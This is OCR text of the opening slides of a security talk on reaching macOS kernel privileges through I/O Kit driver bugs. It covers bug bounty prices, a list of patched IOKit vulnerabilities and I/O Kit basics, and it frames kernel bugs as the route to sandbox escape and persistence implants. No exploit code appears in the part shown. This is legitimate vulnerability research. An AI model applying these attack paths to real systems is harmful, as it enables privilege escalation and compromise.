
STROLLING INTO RING-0

via i/o kit drivers




WHOIS

Synack

security for the 21st century

"*leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints*"

career



hobby

Objective-See

@patrickwardle


OUTLINE

ring-0 via i/o kit

motivations

understanding i/o kit

ring-0/kext bugz




exploitation

wrap it up!

Synack

MOTIVATIONS


need ring-0 (and $$!?)



Synack

The 'Good Old Days'


hacking used to be easier




a single exploit was enough to fully compromise a system
(and allow for the installation of a persistence implant)

Times Have Changed

kernel mode coded execution, a must?





yes
sandbox

yes
code-signing

yes
sip

- escalate privileges
- escape sandbox
- bypass code-signing
- circumvent sip

full persistence and capabilities!

no kernel bug?
...gtfo :/

Times Have Changed

kernel mode coded execution -> $$$

Category	Max. Payment
Secure boot firmware components	$200,000
Extraction of confidential material protected by the Secure Enclave Processor	$100,000
Execution of arbitrary code with kernel privileges	$50,000
Unauthorized access to iCloud account data on Apple servers	$50,000
Access from a sandboxed process to user data outside of that sandbox	$25,000

Apple (iOS) bug bounty program

Where To Look?

where the bugs at?

El Capitan 10.11.6
patched kernel bugs:

- CVE-2016-4625
- CVE-2016-4626
- CVE-2016-4633
- CVE-2016-4634
- CVE-2016-4647
- CVE-2016-4648
- CVE-2016-4653

google proj-0 bugs


OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
OS X IOKit kernel code execution due to unchecked pointer parameter in IGAccelCLContext::unmap_user_memory
OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver (x2)
OS X IOKit kernel code execution due to NULL pointer dereference in IOThunderboltFamily
OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
OS X IOKit kernel code execution due to off-by-one error in IGAccelGLContext::processSidebandToken
OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAccelVideoContextMedia (x5)
OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
OS X IOKit kernel code execution due to lack of bounds checking in IGAccelVideoContextMain::process_token_ColorSpaceConversion
OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
OS X IOKit kernel code execution due to multiple bounds checking issues in IGAccelGLContext token parsing (x3)
OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
OS X IOKit kernel code execution due to heap overflow in IOHIKeyboardMapper::parseKeyMapping
OS X IOKit kernel code execution due to NULL pointer dereference in IOHIKeyboardMapper::stickyKeysfree
OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHIKeyboardMapper::modifierSwapFilterKey

all are bugs in
i/o kit drivers

Synack

I/O Kit

understanding all thingz




Synack

I/O Kit

XNU's device driver environment

"Apple's object-oriented framework for developing device drivers for OS X" -apple.com



implemented in C++

› object-oriented

i/o kit resources

› *"Mac OS X and iOS Internals"*


› *"OS X and iOS Kernel Programming"*

› *"IOKit Fundamentals"* (apple.com)

self-contained,
runtime environment

I/O Kit Components

user & kernel mode pieces

